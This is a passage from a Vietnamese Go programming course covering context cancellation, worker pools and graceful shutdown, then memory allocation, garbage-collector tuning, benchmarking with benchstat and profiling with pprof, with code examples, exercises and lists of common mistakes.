- **Fan-out/fan-in** (Buổi 13) kết hợp worker pool: nhiều worker cùng đọc một `jobs`, kết quả gộp qua một `results`.
- **Pipeline có hủy:** mỗi giai đoạn nhận `ctx`; thoát sớm thì hủy toàn bộ chuỗi.
- **Hedged request** (yêu cầu dự phòng): nếu nguồn chính chưa trả lời sau thời gian *p95*, gửi thêm yêu cầu tới bản sao khác, lấy kết quả đến trước, hủy phần còn lại. Giảm độ trễ đuôi (tail latency) với chi phí tăng tải một chút.
- **Singleflight:** gộp nhiều yêu cầu trùng thành một (Buổi 32).
- **Bộ gom lô (batcher):** gom thao tác nhỏ thành lô theo kích thước hoặc thời gian (bài tập Buổi 13).
- **Nhà điều phối vòng đời:** gom "các thành phần cần khởi động/tắt" (server, worker, consumer) vào một `errgroup`: một thành phần chết thì hủy cả nhóm và tắt êm tất cả.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Quên** `defer cancel()`: rò rỉ timer/goroutine.
2. **Không truyền context xuống** CSDL/HTTP client: client đã bỏ đi mà truy vấn vẫn chạy.
3. **Lưu context trong struct sống lâu** rồi dùng cho nhiều yêu cầu khác nhau.
4. **Dùng** `WithValue` **để truyền tham số nghiệp vụ**, hoặc dùng `string` làm khóa (trùng khóa giữa package).
5. **Tạo** `context.Background()` **giữa chừng** trong code nằm trong yêu cầu, cắt đứt chuỗi hủy (trừ khi cố ý, hãy dùng `WithoutCancel`).
6. **Worker không kiểm tra** `ctx.Done()` khi gửi kết quả: kẹt vĩnh viễn khi không ai nhận.
7. **Đóng** `results` **từ một worker** trong khi worker khác còn gửi: panic.
8. **Không có timeout** cho mọi lời gọi ra ngoài: một dịch vụ chậm làm treo cả pool rồi cả server.
9. `Shutdown` **không có timeout**, hoặc timeout lớn hơn thời gian ân hạn của Kubernetes nên bị `SIGKILL` giữa chừng.
10. **Quên đóng tài nguyên sau** `Shutdown` (worker nền, kết nối CSDL, flush log).

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Bộ ba bạn sẽ thấy ở **mọi** dịch vụ Go đạt chuẩn production: (1) `signal.NotifyContext` + `Shutdown` có timeout ở `main`; (2) **mọi** hàm làm I/O nhận `ctx context.Context` ở đầu danh sách tham số, và `ctx` đó xuất phát từ `r.Context()`; (3) **mọi** lời gọi ra ngoài có timeout rõ ràng, có thể cấu hình. Thiếu một trong ba, hệ thống sẽ "đẹp" khi thử nghiệm và sụp đổ trong sự cố đầu tiên: dịch vụ phía dưới chậm lại, goroutine và kết nối tích tụ, bộ nhớ phình, server chết, và deploy làm rớt hàng trăm yêu cầu. Khi review, hãy tìm ba dấu hiệu: `http.Get(`/`db.Query(` thiếu `Context`, `http.Client{}` không có `Timeout`, và `main` không bắt tín hiệu.

10. Tóm tắt

Tóm tắt buổi học

- `context` lan truyền **hủy, hạn chót, dữ liệu theo yêu cầu**; tạo cây cha–con; luôn `defer cancel()`; là tham số đầu tiên; không lưu trong struct; `WithValue` chỉ cho dữ liệu theo yêu cầu với khóa kiểu riêng.
- Truyền `r.Context()` xuống mọi I/O; đặt **ngân sách timeout**; mọi lời gọi ra ngoài có timeout.
- **Worker pool:** số worker cố định, `ctx.Done()` ở mọi điểm chờ, một goroutine điều phối đóng `results`.
- `errgroup`: lỗi đầu tiên + hủy chung + `SetLimit`; **rate limiter** token bucket (`x/time/rate`).
- **Graceful shutdown:** `signal.NotifyContext` → `srv.Shutdown(ctx)` có timeout → đóng tài nguyên sau cùng.
- `testing/synctest` kiểm thử code có thời gian một cách xác định và tức thì.

11. Bài tập

1. **[Cơ bản]** Viết hàm `DemSo(ctx context.Context) <-chan int` phát số tăng dần mỗi 100 ms cho đến khi `ctx` bị hủy (rồi đóng channel). Trong `main` dùng `WithTimeout` 550 ms và in các số nhận được.
2. **[Cơ bản]** Viết middleware cho `net/http` đặt `context.WithValue` chứa `request_id` (sinh ngẫu nhiên), và một hàm `Log(ctx, msg)` đọc `request_id` ra để ghi log. Dùng khóa kiểu riêng.
3. **[Cơ bản]** Dùng `http.NewRequestWithContext` với timeout 100 ms gọi một server cục bộ chậm 1 giây (dựng bằng `httptest.NewServer`). Kiểm tra lỗi là `context.DeadlineExceeded` bằng `errors.Is`.
4. **[Trung bình]** Mở rộng worker pool ở mục 2 thành hàm tổng quát `Process[T, R any](ctx, items []T, workers int, f func(context.Context, T) (R, error)) ([]R, error)` trả kết quả **đúng thứ tự đầu vào**, dừng toàn bộ ở lỗi đầu tiên. (Gợi ý: dùng `errgroup` với `SetLimit`, ghi vào ô `i` của slice kết quả.)
5. **[Trung bình]** Viết bộ tải xuống 20 URL (mô phỏng) với tối đa 5 đồng thời, mỗi cái timeout 300 ms, có thử lại 2 lần với backoff, và tổng timeout 3 giây. In bảng thống kê: số thành công, số lỗi theo loại. Viết test dùng `synctest`.
6. **[Trung bình]** Dựng server `net/http` có endpoint `/slow` (mất 3 s) và endpoint `/health`. Cài tắt êm với `signal.NotifyContext`; thử `Ctrl+C` trong lúc `/slow` đang chạy và chứng minh yêu cầu hoàn tất; thử với `Shutdown` timeout 1 s và quan sát lỗi `context deadline exceeded`.
7. **[Nâng cao]** Viết `Group` nhỏ quản lý vòng đời nhiều thành phần (mỗi thành phần có `Run(ctx) error` và `Stop(ctx) error`): chạy tất cả, khi một cái lỗi hoặc nhận tín hiệu thì hủy ctx và gọi `Stop` theo thứ tự ngược, tổng thời gian tối đa 15 s.

8. **[Nâng cao]** Cài **hedged request**: gửi yêu cầu tới nguồn A; nếu sau `d` chưa có phản hồi gửi thêm tới nguồn B; trả kết quả đến trước và hủy phần còn lại. Test với `synctest` mô phỏng nguồn chậm bất định và đếm số goroutine còn sót lại.
9. **[Thử thách]** Cài bộ **giới hạn tốc độ theo từng khóa** (ví dụ theo IP/người dùng) bằng `map[string]*rate.Limiter` có khóa bảo vệ và goroutine dọn các khóa không hoạt động. Viết middleware `net/http` trả 429 kèm header `Retry-After`. Kiểm thử đồng thời với `-race`, và nêu vì sao cách này **không đủ** khi chạy nhiều bản sao server (đề xuất giải pháp ở Buổi 32).

Buổi 16 — Bộ nhớ, GC và tối ưu hiệu năng

Thông tin buổi học

Thời lượng: 5–6 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 4, 5, 11, 12–15

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Áp dụng quy trình tối ưu hiệu năng **dựa trên số liệu**: đo → profile → giả thuyết → sửa → đo lại.
- Giải thích **stack và heap**, **phân tích thoát (escape analysis)** và biết điều gì gây cấp phát bộ nhớ.
- Hiểu cách bộ thu gom rác (GC) của Go hoạt động, cấu hình `GOGC` và `GOMEMLIMIT` đúng cho container.
- Dùng `pprof` (CPU, heap, goroutine, block, mutex), `benchstat`, `go tool trace` để tìm nút thắt.
- Áp dụng định luật Little và phân vị độ trễ để suy nghĩ về dung lượng hệ thống.

1. Tư duy: đo trước, tối ưu sau

"Premature optimization is the root of all evil" (Donald Knuth)

Đoạn trích đầy đủ nói rằng khoảng 97% thời gian bạn nên quên đi những tối ưu nhỏ; nhưng **không bỏ lỡ cơ hội tối ưu ở 3% quan trọng**. Vấn đề: bạn *không thể đoán* 3% đó nằm đâu. Trực giác của kỹ sư về chỗ chậm sai rất thường xuyên. Vì vậy mọi tối ưu phải bắt đầu từ **số liệu**.

Quy trình chuẩn, lặp lại cho đến khi đạt mục tiêu:

```
1. Đặt MỤC TIÊU đo được       "p99 của GET /products < 200 ms ở 500 req/s"
2. ĐO (benchmark / load test) -> có con số nền (baseline)
3. PROFILE                    -> thời gian / bộ nhớ đi đâu? (pprof)
4. Đặt GIẢ THUYẾT             "regex bị biên dịch lại mỗi lần gọi"
5. SỬA MỘT THỨ MỘT LẦN        thay đổi nhỏ nhất kiểm chứng giả thuyết
6. ĐO LẠI & so với baseline   (benchstat) -> giữ nếu tốt hơn, bỏ nếu không
7. Dừng khi đạt mục tiêu      "đủ nhanh" là đích, không phải "nhanh nhất có thể"
```

Một nguyên tắc cho người đi làm: **thứ tự ưu tiên tối ưu** thường là (1) thuật toán và cấu trúc dữ liệu đúng ($O(n^2) \to O(n \log n)$), (2) giảm I/O và số lượt gọi mạng/CSDL (N+1 query, thiếu index, thiếu cache: thường là nguyên nhân thật sự ở backend), (3) giảm cấp phát bộ nhớ trên đường nóng, (4) song song hóa, (5) mới đến vi tối ưu. Phần lớn "API chậm" ở backend là do *truy vấn CSDL*, không phải do Go chậm; hãy kiểm tra trước khi đào bới mã.

2. Bộ nhớ của chương trình Go

2.1. Stack và heap

- **Stack (ngăn xếp):** vùng nhớ riêng của mỗi goroutine, cấp phát/thu hồi **gần như miễn phí** (chỉ dịch con trỏ ngăn xếp khi vào/ra hàm), không gây áp lực lên GC. Biến cục bộ ưu tiên nằm ở đây.
- **Heap (đống):** vùng nhớ dùng chung, cấp phát chậm hơn và **do GC dọn dẹp**. Mỗi byte trên heap là việc GC phải quét và thu hồi về sau.

Khác C/C++, **lập trình viên Go không chọn** stack hay heap. Trình biên dịch quyết định bằng **phân tích thoát (escape analysis)**: nếu địa chỉ của một biến có thể còn được dùng sau khi hàm kết thúc ("thoát" khỏi hàm) thì biến *phải* ở heap; nếu không thì để ở stack.

```
package main

type User struct{ Name string }

func byValue() User         { return User{"an"} }
func byPointer() *User      { return &User{"an"} }
func useLocally() int       { u := &User{"an"}; return len(u.Name) }
func toInterface(x int) any { return x }
```

Hỏi trình biên dịch quyết định gì bằng cờ `-gcflags=-m`:

```
go build -gcflags='-m' .
```

```
./esc.go:6:40: &User{...} escapes to heap
./esc.go:7:38: &User{...} does not escape
./esc.go:8:40: x escapes to heap
```

Đọc kết quả: `byPointer` trả con trỏ nên đối tượng **thoát lên heap**; `useLocally` dùng con trỏ nhưng nó không vượt ra khỏi hàm nên **vẫn ở stack** (trình biên dịch thông minh hơn "có dấu `&` là heap"); `toInterface` chuyển `int` vào `any` (đóng hộp) nên giá trị thoát lên heap. `byValue` trả về **giá trị** nên không cấp phát heap.

Những tình huống làm giá trị **thoát lên heap** thường gặp:

1. Trả về con trỏ (hoặc slice/map) tới biến cục bộ.
2. Gán vào interface (`any`, `error`, `fmt.Println(x)`), kể cả tham số `...any` của `fmt`.
3. Closure bắt biến và closure thoát khỏi hàm; gửi con trỏ vào channel.
4. Slice/đối tượng quá lớn so với ngưỡng của ngăn xếp, hoặc kích thước chỉ biết lúc chạy.
5. Gọi method qua interface (trình biên dịch không biết kiểu thật để chứng minh nó không thoát).

2.2. Đếm cấp phát: testing.AllocsPerRun

Công cụ đơn giản nhất để *thấy* cấp phát, và cho thấy các quy tắc ở trên vận hành ra sao trên Go hiện đại:

```
package main

import (
    "fmt"
    "strconv"
    "strings"
    "testing"
)

type Point struct{ X, Y int }

//go:noinline
func newPointPtr() *Point { return &Point{1, 2} }

//go:noinline
func newPointVal() Point { return Point{1, 2} }

//go:noinline
func sum(xs []int) int {
    t := 0
    for _, x := range xs {
```

```
        t += x
    }
    return t
}

var (
    sinkP *Point
    sinkV Point
    sinkS string
    sinkI int
)

// đem in số lần cấp phát trung bình mỗi lần chạy f.
func dem(ten string, runs int, f func()) {
    fmt.Printf("%-13s: %v\n", ten, testing.AllocsPerRun(runs, f))
}

func main() {
    dem("trả con trỏ", 1000, func() { sinkP = newPointPtr() })
    dem("trả giá trị", 1000, func() { sinkV = newPointVal() })
    n := 123456
    dem("Sprintf", 1000, func() { sinkS = fmt.Sprintf("id-%d", n) })
    dem("Itoa + nối", 1000, func() { sinkS = "id-" + strconv.Itoa(n) })
    dem("slice nhỏ", 1000, func() { xs := make([]int, 8); sinkI = sum(xs) })
    k := 100000
    dem("slice lớn", 100, func() { xs := make([]int, k); sinkI = sum(xs) })
    dem("append thường", 100, func() {
        var s []int
        for i := 0; i < 1000; i++ {
            s = append(s, i)
        }
        sinkI = len(s)
    })
    dem("append trước", 100, func() {
        s := make([]int, 0, 1000)
        for i := 0; i < 1000; i++ {
            s = append(s, i)
        }
        sinkI = len(s)
    })
    dem("nối += 100", 100, func() {
        s := ""
        for i := 0; i < 100; i++ {
            s += "x"
        }
        sinkS = s
    })
    dem("Builder 100", 100, func() {
        var sb strings.Builder
        for i := 0; i < 100; i++ {
            sb.WriteString("x")
        }
        sinkS = sb.String()
    })
}
```

```
trả con trỏ  : 1
trả giá trị  : 0
Sprintf      : 1
Itoa + nối   : 2
slice nhỏ    : 0
slice lớn    : 1
append thường: 9
append trước : 0
nối += 100   : 99
Builder 100  : 5
```

Những điều rút ra (số liệu trên Go 1.27; phiên bản khác có thể khác ở các con số nhỏ):

- Trả giá trị: **0 cấp phát**; trả con trỏ: 1. Đừng dùng con trỏ "cho nhanh" với struct nhỏ; nó thường *chậm hơn* vì thêm áp lực GC.
- `fmt.Sprintf` rất tiện, nhưng trên đường nóng, hãy so sánh với `strconv` (ở ví dụ này, Go hiện đại tối ưu Sprintf khá tốt, nên **luôn đo thay vì tin lời đồn**).
- **Cấp phát trước** (`make([]int, 0, 1000)`) giảm từ 9 lần xuống 0 cấp phát. Cùng một mẹo bạn học ở Buổi 4, nay có số liệu.
- Nối chuỗi bằng `+=` trong vòng lặp: **99 cấp phát** cho 100 lần; `strings.Builder`: 5. Hiệu quả lớn nhất khi chuỗi dài.
- Trình biên dịch Go gần đây ngày càng đưa nhiều slice nhỏ, không thoát lên stack (vì thế "slice nhỏ" và "append trước" đều 0).

3. Bộ thu gom rác (Garbage Collector)

3.1. GC của Go hoạt động ra sao (đủ để chẩn đoán)

- **Concurrent mark-sweep, tri-color:** GC chạy **đồng thời** với chương trình (dùng khoảng 25% CPU trong lúc đánh dấu), đánh dấu mọi đối tượng còn truy cập được từ "gốc" (biến toàn cục, ngăn xếp goroutine), rồi quét dọn phần còn lại. Thời gian **dừng toàn bộ (stop-the-world)** chỉ ở mức dưới một mili giây thông thường.
- **Không phân thế hệ, không nén:** Go không dùng generational GC; đổi lại đơn giản và độ trễ thấp ổn định.
- **Chi phí GC tỷ lệ với lượng bộ nhớ *còn sống* (live heap) và số con trỏ cần quét**, không tỷ lệ với lượng rác. Hệ quả: heap lớn với nhiều con trỏ (map lớn các `*struct`, cây, danh sách liên kết) là kẻ thù; dữ liệu liền mạch không chứa con trỏ (`[]int`, `[]byte`, mảng struct phẳng) *rẻ* với GC.
- **Green Tea GC:** thiết kế GC mới tối ưu cho bộ nhớ đệm CPU, thử nghiệm ở Go 1.25 và theo ghi chú phát hành đã **bật mặc định từ Go 1.26**, kỳ vọng giảm khoảng 10–40% chi phí GC ở chương trình nặng GC. Bạn được hưởng miễn phí khi nâng phiên bản Go.

3.2. Hai núm vặn: GOGC và GOMEMLIMIT

Biến	Ý nghĩa	Dùng khi
`GOGC` (mặc định 100)	GC kích hoạt khi heap đạt **(100 + GOGC)%** kích thước heap sống sau lần GC trước. `GOGC=100`: heap tăng gấp đôi thì dọn	Tăng (200, 400) để **đổi bộ nhớ lấy CPU** (GC ít hơn). Giảm để tiết kiệm RAM
`GOMEMLIMIT` (Go 1.19+)	**Giới hạn mềm** tổng bộ nhớ runtime Go được dùng (ví dụ `GOMEMLIMIT=900MiB`); khi gần chạm, GC chạy dồn dập hơn để giữ dưới giới hạn	**Bắt buộc nên đặt trong container** có giới hạn RAM, để tránh bị kernel `OOMKilled`

Công thức thực dụng cho dịch vụ chạy container: đặt `GOMEMLIMIT` khoảng **90% giới hạn bộ nhớ của container** (chừa phần cho stack, cgo, bộ đệm hệ điều hành), và có thể tăng `GOGC` nếu CPU tốn nhiều cho GC mà RAM còn dư. Cả hai chỉnh bằng biến môi trường hoặc `debug.SetGCPercent` / `debug.SetMemoryLimit`.

> **GOMEMLIMIT không phải phép màu**
> Nếu dữ liệu **thực sự còn sống** vượt giới hạn, GC chạy liên tục (thrashing) ăn hết CPU mà vẫn không giải phóng được. Giới hạn mềm là lưới an toàn cho những đỉnh tạm thời, không thay thế việc sửa rò rỉ hay cấp đủ RAM.

3.3. Quan sát GC: GODEBUG=gctrace=1

```
GODEBUG=gctrace=1 ./app 2> gc.log
```

```
gc 1 @0.064s 0%: 0+1.3+0 ms clock, 0+0/1.6/0+0 ms cpu, 3->4->1 MB, 4 MB goal, ..., 8 P
gc 2 @0.071s 0%: 0+2.2+0 ms clock, 0+1.4/0.98/0+0 ms cpu, 3->3->1 MB, 4 MB goal, ..., 8 P
```

Cách đọc: `gc 1` là lần GC thứ nhất; `@0.064s` thời điểm từ lúc chạy; `0%` phần trăm thời gian chương trình dành cho GC; `0+1.3+0 ms clock` là thời gian *dừng đầu* + *đánh dấu đồng thời* + *dừng cuối*; `3->4->1 MB` là heap trước GC → lúc kết thúc GC → *heap sống* sau GC; `4 MB goal` mục tiêu kích hoạt lần kế. Các dấu hiệu bệnh: tỷ lệ `%` GC cao kéo dài, `goal` tăng mãi (rò rỉ), GC chạy hàng chục lần mỗi giây (cấp phát quá nhiều rác ngắn hạn).

Trong code, `runtime.ReadMemStats` hoặc `runtime/metrics` lấy số liệu cho dashboard (`HeapAlloc`, `NumGC`, `PauseTotalNs`); thư viện Prometheus client (Buổi 38) xuất sẵn các số này.

4. Đo đúng: benchmark và benchstat

Ôn Buổi 11, kèm các lưu ý khi dùng để tối ưu:

- Dùng `for b.Loop()`; thêm `b.ReportAllocs()` hoặc cờ `-benchmem`.
- **Chạy nhiều lần** (`-count=10`) và so sánh bằng `benchstat` (`go install golang.org/x/perf/cmd/benchstat@latest`): nó cho biết thay đổi có **có ý nghĩa thống kê** không (`p=0.000`) hay chỉ là nhiễu.
- Dữ liệu vào benchmark phải **giống thực tế** (kích thước, phân phối). Benchmark với dữ liệu quá nhỏ cho kết luận sai (mọi thứ nằm trong cache CPU).
- Dùng `b.Run("n=1000", ...)` để đo theo nhiều kích thước và thấy hàm tăng chậm hay nhanh theo `n` (độ phức tạp thực tế).
- Máy bận (trình duyệt, IDE) làm nhiễu số liệu; đo nhiều lần, ưu tiên chạy trên máy ổn định.

```
go test -bench=. -count=10 > old.txt
# ... sửa code ...
go test -bench=. -count=10 > new.txt
benchstat old.txt new.txt
```

5. Profile với pprof

> **Profiling**
> Lấy *mẫu thống kê* xem chương trình đang làm gì: CPU tiêu thụ ở hàm nào, bộ nhớ cấp phát từ dòng nào, goroutine kẹt ở đâu. Chi phí thấp (vài phần trăm) nên chạy được cả ở production.

5.1. Các loại profile

Profile	Trả lời câu hỏi	Ghi chú
cpu	Hàm nào ngốn thời gian CPU?	Lấy mẫu 100 lần/giây
heap	Bộ nhớ *đang dùng* (`inuse_space`) và *đã cấp phát tích lũy* (`alloc_space`) từ đâu?	`alloc_*` tìm nguồn tạo rác; `inuse_*` tìm rò rỉ
goroutine	Bao nhiêu goroutine, kẹt ở dòng nào?	Phát hiện leak (Buổi 12)
block	Goroutine chờ channel/mutex bao lâu?	Cần bật `runtime.SetBlockProfileRate`

Profile	Trả lời câu hỏi	Ghi chú
mutex	Tranh chấp khóa ở đâu?	Cần bật `runtime.SetMutexProfileFraction`
trace	Chuỗi sự kiện theo thời gian (lập lịch, GC, I/O)	Dùng `go tool trace`, khác loại với các profile trên

5.2. Lấy profile

Trong benchmark/test (cách nhanh nhất để tối ưu một hàm):

```
go test -bench=V1 -run='^$' -cpuprofile cpu.out -memprofile mem.out
go tool pprof -http=:8081 cpu.out        # giao diện web: flame graph, đồ thị, mã nguồn
go tool pprof -top -cum cpu.out          # bảng văn bản, sắp xếp theo thời gian tích lũy
```

Trong server đang chạy: nhập `net/http/pprof`, nó đăng ký các endpoint `/debug/pprof/...`:

```
import _ "net/http/pprof" // chỉ để đăng ký handler vào http.DefaultServeMux

go func() {
    // CỔNG RIÊNG, chỉ lắng nghe localhost/mạng nội bộ, không phải cổng công khai của API!
    log.Println(http.ListenAndServe("127.0.0.1:6060", nil))
}()


go tool pprof http://127.0.0.1:6060/debug/pprof/profile?seconds=30   # CPU 30 giây
go tool pprof http://127.0.0.1:6060/debug/pprof/heap                 # heap
curl 'http://127.0.0.1:6060/debug/pprof/goroutine?debug=2'           # mọi goroutine, kèm ngăn xếp
```

> **Không bao giờ để pprof lộ ra Internet**
> Endpoint `/debug/pprof` lộ cấu trúc nội bộ, và việc lấy profile có thể bị lạm dụng để làm chậm server. Luôn chạy trên **cổng riêng chỉ nghe nội bộ** hoặc sau xác thực. Với Gin, mount handler pprof lên một nhóm route được bảo vệ (hoặc dùng `github.com/gin-contrib/pprof`) và chặn ở Nginx/Ingress (Buổi 37).

5.3. Đọc profile qua một ca thực tế

Ta có hàm chuẩn hóa danh sách email (giống xử lý import người dùng). Phiên bản đầu viết theo trực giác:

```
// V1: "ngây thơ": biên dịch regex trong vòng lặp, append không cấp phát trước.
func NormalizeV1(list []string) []string {
    var out []string
    for _, e := range list {
        re := regexp.MustCompile(`^[a-z0-9._%+\-]+@[a-z0-9.\-]+\.[a-z]{2,}$`)
        e = strings.ToLower(strings.TrimSpace(e))
        if re.MatchString(e) {
            out = append(out, e)
        }
    }
    return out
}
```

Bước 1: đo nền. Benchmark với 1000 email trộn lẫn hợp lệ/không hợp lệ:

```
BenchmarkV1-8            247       5223681 ns/op     5811759 B/op       64266 allocs/op
```

5,2 ms và **64.266 lần cấp phát** cho 1000 email: quá nhiều. **Bước 2: profile.** Sắp xếp theo thời gian *tích lũy* (`-cum`) để thấy "ai gọi ai":

```
go tool pprof -top -cum -nodecount=12 cpu.out
```

```
      flat  flat%   sum%        cum   cum%
         0     0%     0%      2.04s 64.76%  example.com/b16.NormalizeV1
         0     0%     0%      1.84s 58.41%  regexp.Compile (inline)
         0     0%     0%      1.84s 58.41%  regexp.MustCompile
     0.02s  0.63%  0.63%      1.84s 58.41%  regexp.compile
         0     0%  0.63%      0.90s 28.57%  runtime.systemstack
     0.08s  2.54%  3.17%      0.83s 26.35%  runtime.mallocgc
         0     0%  3.17%      0.75s 23.81%  regexp/syntax.Parse (inline)
```

Hai cột cần phân biệt: `flat` là thời gian *chính hàm đó* tiêu thụ; `cum` là thời gian hàm đó cộng mọi hàm nó gọi. Ở đây `flat` rải rác khắp nơi (vì phân mảnh), nhưng `cum` chỉ thẳng thủ phạm: `regexp.MustCompile` **chiếm 58% tổng thời gian** của `NormalizeV1`: ta đang biên dịch cùng một regex 1000 lần. Hồ sơ bộ nhớ (`-sample_index=alloc_space`) xác nhận: các hàm trong `regexp/syntax` chiếm trên 60% bộ nhớ cấp phát.

Bước 3: giả thuyết → sửa → đo lại, mỗi lần một thay đổi:

```go
// V2: đưa regex ra biến cấp package (biên dịch một lần).
var reEmail = regexp.MustCompile(`^[a-z0-9._%+\-]+@[a-z0-9.\-]+\.[a-z]{2,}$`)

// V3: bỏ regex, kiểm tra thủ công bằng strings; cấp phát trước kết quả.
func NormalizeV3(list []string) []string {
    out := make([]string, 0, len(list))
    for _, e := range list {
        e = strings.ToLower(strings.TrimSpace(e))
        if validEmail(e) {
            out = append(out, e)
        }
    }
    return out
}

func validEmail(e string) bool {
    local, domain, ok := strings.Cut(e, "@")
    if !ok || local == "" || strings.Contains(domain, "@") {
        return false
    }
    dot := strings.LastIndexByte(domain, '.')
    return dot > 0 && len(domain)-dot-1 >= 2
}
```

```
BenchmarkV1-8            247       5223681 ns/op     5811759 B/op       64266 allocs/op
BenchmarkV2-8           3225        409869 ns/op       24887 B/op         258 allocs/op
BenchmarkV3-8          23407         48753 ns/op       22384 B/op         251 allocs/op
```

Phiên bản	Thời gian/lần	So với V1	Cấp phát	Thay đổi
V1	5,22 ms	1×	64.266	Gốc
V2	0,41 ms	**nhanh 12,7×**	258	Hoist regex ra ngoài vòng lặp
V3	0,049 ms	**nhanh 107×**	251	Bỏ regex bằng kiểm tra thủ công

Ba bài học quan trọng từ ca này:

1. **Thay đổi lớn nhất (12,7×) đến từ một dòng di chuyển**, tìm ra *nhờ profile*, không nhờ đoán. Lỗi "biên dịch regex trong hàm được gọi nhiều lần" cực kỳ phổ biến.
2. **V3 nhanh hơn nữa, nhưng đánh đổi sự dễ bảo trì và độ chính xác** (kiểm tra thủ công đơn giản hơn regex: có thể chấp nhận hay không là quyết định nghiệp vụ). Dừng ở V2 thường là lựa chọn khôn ngoan nếu 0,4 ms/1000 email đã đạt mục tiêu. *Tối ưu cho đến khi đủ, không hơn.*

3. **Có test bảo vệ hành vi.** `TestSameResult` kiểm tra cả ba phiên bản cho **cùng kết quả**: tối ưu mà đổi hành vi là bug. Quy tắc: *không tối ưu thứ chưa có test.*

5.4. Công cụ phụ trợ

- `go tool trace`: ghi `runtime/trace` rồi xem dòng thời gian của goroutine, GC, chặn I/O: tìm "vì sao CPU không bận mà vẫn chậm" (chờ khóa, chờ channel, GC pause). Từ Go 1.25 có `trace.FlightRecorder`: giữ vòng đệm trace gần nhất trong bộ nhớ và chỉ ghi ra tệp khi sự cố xảy ra (rất hữu ích cho lỗi hiếm).
- **PGO (Profile-Guided Optimization):** từ Go 1.21, đặt tệp profile CPU thật của production tên `default.pgo` vào thư mục package `main`; `go build` tự dùng để tối ưu (inlining, bố cục) và thường cho **cải thiện khoảng 2–14%** miễn phí, không cần đổi mã.
- **Profiling liên tục (continuous profiling):** Pyroscope, Parca, Grafana Pyroscope thu pprof liên tục từ production với chi phí thấp, cho phép so sánh "trước và sau khi deploy".

6. Tư duy dung lượng hệ thống

6.1. Độ trễ: đừng tin vào trung bình

Trung bình **che giấu** những yêu cầu chậm. Hãy dùng **phân vị (percentile)**: *p50* (trung vị), *p95*, *p99*. Nếu p99 = 2 giây, cứ 100 yêu cầu có 1 người chờ 2 giây trở lên; và vì một trang web gọi nhiều API, **xác suất người dùng gặp ít nhất một yêu cầu chậm cao hơn nhiều** so với con số p99 gợi ý. Đặt mục tiêu (SLO) theo p95/p99, không theo trung bình (Buổi 38, 49).

6.2. Định luật Little

> **Định luật Little**
> **L = λ × W**: *số yêu cầu đang được xử lý đồng thời (L) = tốc độ đến (λ, yêu cầu/giây) × thời gian xử lý trung bình mỗi yêu cầu (W, giây).*

Công thức đơn giản này giúp bạn chọn kích thước tài nguyên:

- API nhận **500 req/s**, mỗi yêu cầu chiếm 1 kết nối CSDL trung bình **40 ms** → cần khoảng `500 × 0,04 = 20` kết nối CSDL *đang dùng đồng thời*. Đặt `MaxOpenConns` cỡ 30 (có dự phòng), không phải 500.
- Nếu CSDL chậm lại còn **400 ms**, cũng 500 req/s thì cần `500 × 0,4 = 200` kết nối: pool 30 cạn, yêu cầu xếp hàng, độ trễ tăng vọt, hàng đợi phình, hệ thống sụp: **sập dây chuyền** từ một truy vấn chậm. Đó là lý do bạn cần timeout, giới hạn đồng thời, và chọn thông số có tính toán (Buổi 22, 39).
- Số goroutine trung bình trong server ≈ yêu cầu/giây × thời gian xử lý: nếu số goroutine tăng đều mà lưu lượng không đổi, W đang tăng hoặc đang rò rỉ.

6.3. Định luật Amdahl

Nếu một phần `p` của công việc song song hóa được, tăng tốc tối đa với vô hạn lõi là `1 / (1 − p)`. Với `p = 90%`, tối đa 10× dù có 1000 lõi. Phần tuần tự (khóa chung, ghi một CSDL) đặt trần cho khả năng mở rộng: tăng lõi/pod không cứu được nút thắt nằm ở một điểm duy nhất.

7. Danh sách kiểm tra khi tối ưu mã Go

1. Đã có **benchmark/số liệu nền** và mục tiêu rõ ràng chưa?
2. Nút thắt có thực sự trong mã Go không (kiểm tra truy vấn CSDL, mạng trước)?

3. Có thuật toán/cấu trúc dữ liệu tốt hơn không?
4. **Cấp phát trước** slice/map khi biết kích thước (`make` với dung lượng); dùng `strings.Builder`.
5. Tái sử dụng bộ đệm trên đường nóng (`sync.Pool`) *sau khi* profile chứng minh.
6. Tránh `fmt.Sprintf`/reflection/đóng hộp interface trong vòng lặp nóng nếu profile chỉ ra.
7. Struct nhỏ: **truyền và trả theo giá trị**; tránh `[]*T` khi `[]T` đủ dùng (ít con trỏ cho GC quét).
8. Đặt `GOMEMLIMIT` trong container; đo tác động của `GOGC`.
9. Giảm khóa chung: sharding, `atomic`, dữ liệu bất biến (Buổi 14).
10. **Chạy lại test** và benchmark; đảm bảo hành vi không đổi; ghi lại kết quả vào commit/PR.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Tối ưu theo trực giác** không có profile: tốn công sửa chỗ không chậm.
2. **Benchmark sai**: dữ liệu quá nhỏ, kết quả bị trình biên dịch loại bỏ (không dùng kết quả), không dùng `-benchmem`, không lặp nhiều lần.
3. **Biên dịch regex/template/parse cấu hình trong hàm gọi nhiều lần.**
4. **Cho `pprof` lộ ra Internet.**
5. **Dùng `sync.Pool`, `unsafe`, kỹ thuật nhạy cảm sớm** khi chưa có bằng chứng; code khó hiểu và dễ lỗi mà lợi ích không đáng kể.
6. **Đo ở máy dev rồi kết luận cho production** (dữ liệu, tải, CPU khác nhau); luôn xác nhận bằng profile thật hoặc load test.
7. **Bỏ qua `GOMEMLIMIT` trong container**, rồi bị `OOMKilled` mà không hiểu vì sao.
8. **Chỉ nhìn trung bình**, bỏ qua p95/p99.
9. **Tối ưu làm đổi hành vi** vì không có test bảo vệ.
10. **Tối ưu quá mức**: thêm độ phức tạp để cứu thêm vài phần trăm khi đã đạt SLO.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

